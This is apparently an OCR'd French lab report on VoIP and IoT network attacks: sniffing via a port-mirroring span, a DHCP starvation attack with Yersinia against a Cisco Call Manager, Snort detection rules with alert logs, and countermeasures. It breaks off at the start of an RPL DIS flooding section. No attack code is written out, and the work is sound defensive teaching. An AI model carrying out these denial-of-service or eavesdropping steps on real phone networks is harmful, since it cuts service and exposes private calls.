Escape character is '^]'.

IOSv - Cisco Systems Confidential -

Supplemental End User License Restrictions

This IOSv software is provided AS-IS without warranty of any kind. U
software was provided with, or deployed or used as part of a product
```


configuration de port mirroring


```
Switch(config)#monitor session 1 source interface g0/3 both
Switch(config)#monitor session 1 source interface g0/0 both
Switch(config)#monitor session 1 destination interface g1/1
Switch(config)#
```

ATTACK

Lancement du sniffing avec Wireshark







DETECTION

Détection des connexions suspectes avec Snort

```
alert tcp any any -> any 23 (
    msg:"Potential Telnet Brute Force Attack Detected";
    flow:to_server,established;
    detection_filter: track by_src, count 5, seconds 10;
    sid:1000001;
    rev:1;
)
```

```
┌──(khali㉿khali)-[/etc/snort/rules]
└─$ sudo snort -i eth0 -c /etc/snort/snort.lua -A fast -R local.rules -q
02/02-16:28:07.761290 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
02/02-16:28:07.765495 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38644 -> 10.10.10.254:23
02/02-16:28:07.771382 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38656 -> 10.10.10.254:23
02/02-16:28:07.777741 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:07.782075 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:07.787464 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
02/02-16:28:07.791399 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
02/02-16:28:07.794874 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38644 -> 10.10.10.254:23
02/02-16:28:07.798768 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38644 -> 10.10.10.254:23
02/02-16:28:07.802541 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38656 -> 10.10.10.254:23
02/02-16:28:07.804858 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38656 -> 10.10.10.254:23
02/02-16:28:07.930010 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:07.938845 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
02/02-16:28:07.959550 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38644 -> 10.10.10.254:23
02/02-16:28:07.965281 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:07.967287 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38656 -> 10.10.10.254:23
02/02-16:28:07.984439 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:07.988698 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
02/02-16:28:07.991841 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38644 -> 10.10.10.254:23
02/02-16:28:07.995136 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38656 -> 10.10.10.254:23
02/02-16:28:07.999816 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:08.003792 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
02/02-16:28:08.008330 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38644 -> 10.10.10.254:23
02/02-16:28:08.013056 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38656 -> 10.10.10.254:23
02/02-16:28:08.017995 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:08.021601 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
02/02-16:28:08.025545 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38644 -> 10.10.10.254:23
02/02-16:28:08.028066 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38656 -> 10.10.10.254:23
02/02-16:28:08.032103 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38624 -> 10.10.10.254:23
02/02-16:28:08.035164 [**] [1:1000001:1] "Potential Telnet Brute Force Attack Detected" [**] [Priority: 0] {TCP} 10.10.10.25:38628 -> 10.10.10.254:23
```

IMPACT

- L’attaquant peut écouter et enregistrer les appels.
- Violation grave de la confidentialité des conversations.

CONTRE-MESURE

- Mise en place de mots de passe forts et restrictions d’accès.
- Sécurisé l’accès physique vers les équipements réseaux.
- Utiliser un protocole sécurisé dans les appelles tel que SRTP au lieu du RTP .

ATTAQUE DHCP STARVATION SUR LE CALL MANAGER

SCENARIO


L'attaquant sature le serveur DHCP avec de fausses requêtes, empêchant les téléphones IP d'obtenir une adresse et provoquant une perte de service.

La configuration DHCP sur le call manager

```
ip dhcp pool phones
   network 10.10.10.0 255.255.255.0
   default-router 10.10.10.1
   option 150 ip 10.10.10.1
```

ATTACK

Exécution de l'attaque avec Yersinia :



ATTACK

Vérifier le bind avant l’attaque:

```
Call-Manager#show ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
10.10.10.2          0100.0c29.d08b.53       Mar 02 2002 12:01 AM    Automatic
10.10.10.3          0100.0c29.d08b.49       Mar 02 2002 12:01 AM    Automatic
10.10.10.4          0100.0c29.cd70.bf       Mar 02 2002 03:18 AM    Automatic
```

- Apres l’attaque : (toutes les adresses IP sont occuper)

```
10.10.10.2          0100.0c29.d08b.53       Mar 02 2002 12:01 AM    Automatic
10.10.10.3          0100.0c29.d08b.49       Mar 02 2002 12:01 AM    Automatic
10.10.10.4          0100.0c29.cd70.bf       Mar 02 2002 03:18 AM    Automatic
10.10.10.5          31d7.632a.d958          Mar 01 2002 03:27 AM    Automatic
10.10.10.6          47cc.b572.3ac7          Mar 01 2002 03:27 AM    Automatic
10.10.10.7          10fc.7e2b.925f          Mar 01 2002 03:27 AM    Automatic
10.10.10.8          b959.382d.7c25          Mar 01 2002 03:27 AM    Automatic
10.10.10.9          fd72.1b70.bbfb          Mar 01 2002 03:27 AM    Automatic
10.10.10.10         df92.4733.4535          Mar 01 2002 03:28 AM    Automatic
10.10.10.11         00b4.665c.5e41          Mar 01 2002 03:28 AM    Automatic
10.10.10.12         3063.4433.2bb5          Mar 01 2002 03:28 AM    Automatic
10.10.10.13         4caf.510b.0b1f          Mar 01 2002 03:28 AM    Automatic
10.10.10.14         9b76.bc17.85b6          Mar 01 2002 03:28 AM    Automatic
10.10.10.15         f17b.c77d.4f5b          Mar 01 2002 03:28 AM    Automatic
10.10.10.16         57f3.2a31.cfd0          Mar 01 2002 03:28 AM    Automatic
10.10.10.17         ac97.560c.1ded          Mar 01 2002 03:28 AM    Automatic
10.10.10.18         f98d.2163.692c          Mar 01 2002 03:28 AM    Automatic
10.10.10.19         9828.7c24.7a7c          Mar 01 2002 03:28 AM    Automatic
10.10.10.20         62b0.f802.aa4e          Mar 01 2002 03:28 AM    Automatic
10.10.10.21         23b6.311f.57f2          Mar 01 2002 03:28 AM    Automatic
10.10.10.22         04a3.e072.e3fc          Mar 01 2002 03:28 AM    Automatic
```

IMPACT

- Les téléphones IP ne reçoivent plus d'adresses IP.
- Les appels sont interrompus (perte de service)

Property	Value
Connection-specific DN...	
Description	Intel(R) PRO/1000 MT Network Connecti
Physical Address	00-0C-29-87-6A-2A
DHCP Enabled	Yes
Autoconfiguration IPv4 ...	169.254.232.203
IPv4 Subnet Mask	255.255.0.0
IPv4 Default Gateway	
IPv4 DNS Server	
IPv4 WINS Server	
NetBIOS over Tcpip En...	Yes
Link-local IPv6 Address	fe80::441:cc9c:9404:e8cb%11
IPv6 Default Gateway	
IPv6 DNS Servers	fec0:0:0:ffff::1%1
	fec0:0:0:ffff::2%1
	fec0:0:0:ffff::3%1

DETECTION

Détection avec Snort

```
alert udp any any -> any 67 (
    msg:"Potential DHCP Starvation Attack Detected";
    byte_test:1,&,0x0F,0,relative;
    detection_filter: track by_src, count 20, seconds 10;
    sid:1000002;
    rev:1;
    metadata:policy security-ips;
    reference:url,en.wikipedia.org/wiki/DHCP_starvation;
)
```

```
└─$ sudo snort -i eth0 -c /etc/snort/snort.lua -A fast -R local.rules -q
02/02-17:28:04.377449 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.429067 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.429239 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.429362 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.491440 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.491522 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.491665 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.540858 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.540894 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.540968 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.545107 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.597422 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.597599 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.647156 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.647194 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.647247 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.702960 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.703111 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.703159 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.757521 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.757616 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.757658 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.823067 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.823135 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.823271 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.878587 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.878714 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
02/02-17:28:04.878714 [**] [1:1000002:1] "Potential DHCP Starvation Attack Detected" [**] [Priority: 0] {UDP} 0.0.0.0:68 → 255.255.255.255:67
```

DIS FLOODING ATTACK

RPL (ROUTING PROTOCOL FOR LOW-POWER AND LOSSY NETWORKS)


Est un protocole de routage conçu pour les réseaux IoT à faible consommation et forte perte de paquets (LLN - Low-power and Lossy Networks). Il organise les équipements IoT en une structure hiérarchique appelée DAG (Directed Acyclic Graph), optimisant la communication en fonction de l'énergie et de la qualité des connexions.
Le protocole RPL est largement utilisé dans les réseaux de capteurs sans fil (WSN) et d'autres environnements IoT à ressources limitées.

LES MESSAGES RPL

RPL repose sur plusieurs types de messages ICMPv6 pour la gestion du routage :

- **DIS (DODAG Information Solicitation) :** Un nœud envoie un DIS pour demander des informations sur le réseau RPL.
- **DIO (DODAG Information Object) :** Un nœud parent envoie un DIO pour annoncer sa présence et fournir des informations sur la topologie du DAG.
- **DAO (Destination Advertisement Object) :** Utilisé pour mettre à jour les routes vers la racine du DAG.

